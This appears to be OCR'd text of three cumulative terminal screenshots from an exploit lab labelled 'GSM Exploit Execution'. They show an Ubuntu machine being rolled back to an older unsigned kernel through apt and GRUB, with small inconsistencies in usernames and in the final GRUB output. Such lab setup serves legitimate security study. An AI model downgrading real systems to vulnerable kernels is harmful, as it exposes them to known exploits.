


```
z3rdoae0@z3rdoae0-virtual-machine:~$ sudo apt install linux-image-unsigned-6.5.0-25-generic
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
...
z3rdoae0@z3rdoae0-virtual-machine:~$ awk -F"--class" '/menuentry/ && /with Linux/ {print $1}' /boot/grub/grub.cfg | awk '{print i++ " : " $5,$6,$7,$8}' |
sed -e "s/'/ /g"
0 : 6.5.0-35-generic
1 : 6.5.0-35-generic (recovery mode)
2 : 6.5.0-25-generic
3 : 6.5.0-25-generic (recovery mode)
4 : 6.5.0-18-generic
5 : 6.5.0-18-generic (recovery mode)
z3rdoae0@z3rdoae0-virtual-machine:~$ sudo sed -i 's/GRUB_DEFAULT=.*/GRUB_DEFAULT=saved/g' /etc/default/grub
z3rodae0@z3rodae0-virtual-machine:~$ grep "GRUB_DEFAULT" /etc/default/grub
GRUB_DEFAULT=saved
```

GSM Exploit Execution

Change Kernel Version

mini terminal




```
z3rdoae0@z3rdoae0-virtual-machine:~$ sudo apt install linux-image-unsigned-6.5.0-25-generic
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
...
z3rdoae0@z3rdoae0-virtual-machine:~$ awk -F"--class" '/menuentry/ && /with Linux/ {print $1}' /boot/grub/grub.cfg | awk '{print i++ " : " $5,$6,$7,$8}' |
sed -e "s/'/ /g"
0 : 6.5.0-35-generic
1 : 6.5.0-35-generic (recovery mode)
2 : 6.5.0-25-generic
3 : 6.5.0-25-generic (recovery mode)
4 : 6.5.0-18-generic
5 : 6.5.0-18-generic (recovery mode)
z3rdoae0@z3rdoae0-virtual-machine:~$ sudo sed -i 's/GRUB_DEFAULT=.*/GRUB_DEFAULT=saved/g' /etc/default/grub
z3rodae0@z3rodae0-virtual-machine:~$ grep "GRUB_DEFAULT" /etc/default/grub
GRUB_DEFAULT=saved
z3rodae0@z3rodae0-virtual-machine:~$ sudo grub-set-default "Advanced options for Ubuntu>Ubuntu, with Linux 6.5.0-25-generic"
```

GSM Exploit Execution

Change Kernel Version

mini terminal




```
z3rdoae0@z3rdoae0-virtual-machine:~$ sudo apt install linux-image-unsigned-6.5.0-25-generic
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
...
z3rdoae0@z3rdoae0-virtual-machine:~$ awk -F"--class" '/menuentry/ && /with Linux/ {print $1}' /boot/grub/grub.cfg | awk '{print i++ " : " $5,$6,$7,$8}' |
sed -e "s/'/ /g"
0 : 6.5.0-35-generic
1 : 6.5.0-35-generic (recovery mode)
2 : 6.5.0-25-generic
3 : 6.5.0-25-generic (recovery mode)
4 : 6.5.0-18-generic
5 : 6.5.0-18-generic (recovery mode)
z3rdoae0@z3rdoae0-virtual-machine:~$ sudo sed -i 's/GRUB_DEFAULT=.*/GRUB_DEFAULT=saved/g' /etc/default/grub
z3rodae0@z3rodae0-virtual-machine:~$ grep "GRUB_DEFAULT" /etc/default/grub
GRUB_DEFAULT=saved
z3rodae0@z3rodae0-virtual-machine:~$ sudo grub-set-default "Advanced options for Ubuntu>Ubuntu, with Linux 6.5.0-25-generic"
z3rodae0@z3rodae0-virtual-machine:~$ grub-editenv list
saved_entry=Advanced options for Ubuntu>Ubuntu, with Linux 6.5.0-35-generic
```

GSM Exploit Execution

Change Kernel Version

mini terminal

